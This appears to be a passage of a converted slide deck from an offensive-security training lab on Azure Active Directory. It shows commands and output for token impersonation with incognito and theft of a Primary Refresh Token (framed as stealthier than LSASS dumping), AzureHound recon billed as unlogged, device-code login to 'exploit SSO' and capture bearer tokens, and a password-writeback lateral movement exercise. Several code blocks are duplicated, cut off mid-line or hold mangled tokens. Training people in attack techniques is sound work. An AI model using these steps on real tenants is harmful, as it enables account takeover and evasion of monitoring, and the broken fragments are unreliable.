
## Primary refresh token (PRT)

*Tip: **incognito** can be used to spawn a process as support and request SSO authentication like a standard process. This is **stealthier than dumping LSASS** (which is heavily monitored by EDRs)*

```
C:\Tools\incognito-394545ffb844afcc18e798737cbd070ff3a4eb29>incognito.exe execute -c DEVSECOOPS\support-default powershell.exe
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Searching for availability of requested token
[+] Requested token found
[+] Delegation token available
[*] Attempting to create new child process and communicate via anonymous pipe

Windows PowerShell
Copyright (C) Microsoft Corporation
PS C:\Tools\incognito-394545ffb844afcc18e798737cbd070ff3a4eb29> Get-AADIntUserPRTToken
Get-AADIntUserPRTToken
Invoke-WebRequest : Error creating the Web Proxy specified in the 'system.net/defaultPro
Install the latest PowerShell for more information.
At C:\Program Files\WindowsPowerShell\Modules\AADInternals\0.9.0\PRT.ps1:25 char:21
+ ... $response = Invoke-WebRequest -UseBasicParsing -Method Post -Uri "htt ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Invoke-WebRequest], ConfigurationErrors
+ FullyQualifiedErrorId : System.Configuration.ConfigurationErrorsException, Microsof
rShell.Commands.InvokeRestMethodCommand

whoami
devsecoops\support-default
eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4IjoiK3ZSbXNzNlNuTD1jalNlU25za3poNHdseXBUVUsw
NjIVWVYXNQYtMx27WU2o1WtFByiBPOVtJbz1xa3FenplzekF0REvONGM3cUpdG8CZElzb1y2TVdtSTJUD
```





## 6 – Azure Active Directory: IAM





# 6 – Azure Active Directory: IAM


Welcome to service and permission hell, again...



## Azure Active Directory

Azure AD is the directory service which rules over Microsoft cloud identities and applications

Permissions are called **Azure AD roles**, which also cover Office 365 and Intune



**Azure IaaS and PaaS:** VM, blob storage, functions...

It is similar to AWS so we won't talk much about that...

Identities rely on **Azure AD**  
Permissions are called **Azure RBAC**





## 6 – Azure Active Directory: IAM

Also welcome to API hell!

*Microsoft cloud services APIs are countless and not unified. Here are a few you should keep in mind:*



**Azure Resource Manager**

IaaS and PaaS resource management



**Microsoft Graph**

Azure AD, Microsoft 365, Intune



**Azure AD Graph (deprecated)**

*The predecessor of Microsoft Graph*

ⓘ Important [Microsoft documentation](#)

APIs under the `/beta` version in Microsoft Graph are subject to change. Use of these APIs in production applications **is not supported**. To determine whether an API is available in v1.0, use the **Version** selector.

**Request Taken from Azure portal**

Pretty Raw Hex

```
1 POST /beta/$batch HTTP/1.1
2 Host: graph.microsoft.com
3 User-Agent: Mozilla/5.0 (Windows NT
```



## 6 – Azure Active Directory: Recon

### AzureHound

#### YOUR GOAL

*You now have an account which can query Azure AD for information. Do you know any tool to map out Active Directory and Azure attack paths?*

#### YOUR TOOLS

##### AzureHound

```
# Get an access token with device login (see the cheatsheet or AzureHound documentation)
# Print all Azure Tenant data to file
.\azurehound.exe -j $tokens.access_token -o "mytenant.json" list
```

##### BloodHound

```
:: run Neo4j as a console application at http://localhost:7474, the username is 'neo4j' with the default
password 'neo4j'
neo4j.bat console
:: open BloodHound to analyze attack paths, drag and drop the zip file output by AzureHound
BloodHound.exe
```

*Unlike SharpHound, AzureHound could be OpSec since Azure Active Directory audit logs do not contain read records.*



## 6 – Azure Active Directory: Recon

### Device login

The **device authorization flow** can be used to authenticate devices without browser... and to **exploit SSO**

```
>> $body = @{
>>   "client_id" =      "1950a258-227b-4e31-a9cf-717495945fc2"
>>   "resource" =       "https://graph.microsoft.com"
>> }
>> $UserAgent = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko
) Chrome/103.0.0.0 Safari/537.36"
>> $Headers=@{}
>> $Headers["User-Agent"] = $UserAgent
>> $authResponse = Invoke-RestMethod ` 
>>   -UseBasicParsing ` 
>>   -Method Post ` 
>>   -Uri "https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0" ` 
>>   -Headers $Headers ` 
>>   -Body $body
>> $authResponse

user_code      : ADB2JJQVN
device_code    : AAQABAEAAAAtyold0bpQQ5VtI4uGjEPuBxCWamnaINYmJuujfGw52W5K37_hxTY_211ESFU5vdCeaEXw
                 ypQVNi5OG3T9RFLzLz2UFHPOiiQY92VT2IwRpSehKIGPtYvN6jcXR7TmwmEstBPfJQ1PRu7HywYubGCLq
                 osbYw6kf5XVFszG2FnmAr82NTbQL_WaMHCd30qlAgAA
verification_url : https://microsoft.com/devicelogin
expires_in     : 900
interval       : 5
message        : To sign in, use a web browser to open the page https://microsoft.com/devicelogin
                 and enter the code ADB2JJQVN to authenticate.
```



## 6 – Azure Active Directory: Recon

### Device login

The **device authorization flow** can be used to authenticate devices without browser... and to **exploit SSO**

```
>> $body = @{
>>   "client_id" =      "1950a258-227b-4e31-a9cf-7174959
>>   "resource" =       "https://graph.microsoft.com"
>> }
>> $UserAge
) Chrome/10
>> $Headers
>> $Headers
>> $authRes
>>   -Use
>>   -Met
>>   -Uri
>>   -Hea
>>   -Bod
>> $authRes
user_code
device_code
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code ADB2JJQVN to authenticate.
```

Microsoft


Pick an account

You're signing in to Microsoft Azure PowerShell on another device located in United States. If it's not you, close this page.

support-default  
support-default@devsecoops.academy  
Signed in

Use another account

Back



## 6 – Azure Active Directory: Recon


### Device login

The **device authorization flow** can be used to authenticate devices without browser... and to **exploit SSO**

```
>> $body = @{
>>   "client_id" = "1950a258-227b-4e31-a9cf-717495945fc2"
>>   "resource" = "https://graph.microsoft.com"
>> }
>> $UserAge = Get-ChildItem Env:\UserAgent | Select-Object -First 1
>> $Headers = @{"Content-Type" = "application/x-www-form-urlencoded; charset=UTF-8"; "User-Agent" = $UserAge.Value}
>> $authRes = Invoke-RestMethod -Uri "https://login.microsoftonline.com/common/oauth2/devicecode" -Method Post -Body $body -Headers $Headers
PS C:\Tools\AzureHound> $authResponse = $authRes | ConvertFrom-Json
PS C:\Tools\AzureHound> $authResponse.device_code
Microsoft
Enter code
Enter the code displayed
Code
PS C:\Tools\AzureHound> $tokens = Invoke-RestMethod -Uri "https://login.microsoftonline.com/common/oauth2/token?api-version=1.0" -Method Post -Body $body -Headers $Headers
PS C:\Tools\AzureHound> $tokens
{
    "token_type" : "Bearer",
    "scope" : "AuditLog.Read.All Directory.AccessAsUser.All",
    "expires_in" : 5264,
    "ext_expires_in" : 5264,
    "expires_on" : 1691145264,
    "not_before" : 1691139699,
    "resource" : "https://graph.microsoft.com"
}
PS C:\Tools\AzureHound> $tokens.access_token
eyJ0eXAiOiJKV1QiLCJub25jZSI6IjlxXTlVuMS1xRTdLSmJkdlFadjBUM2RjVFZOYmo1V
VXMDRzewRnSEk1LCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW50UjdiUm9meG1lWm9
WkdldvTsTmtnZCT6Ti1lSTNROW50Uiidium9meG1lWm9YcWJTwkdldv19_evJhdWQiOijc
To sign in, and enter t
```



# Azure Active Directory





## 6 – Azure Active Directory: Lateral movement

---

**Password writeback**

**YOUR GOAL**

*The account dev connects on the device w10 with RDP. The account support can reset the password of the account dev. What could you do to **connect to the device w10**?*

**YOUR TOOLS**


Browser

<https://portal.azure.com>



## 6 – Azure Active Directory: Lateral movement

### Password writeback





## 6 – Azure Active Directory: Lateral movement

### Password writeback

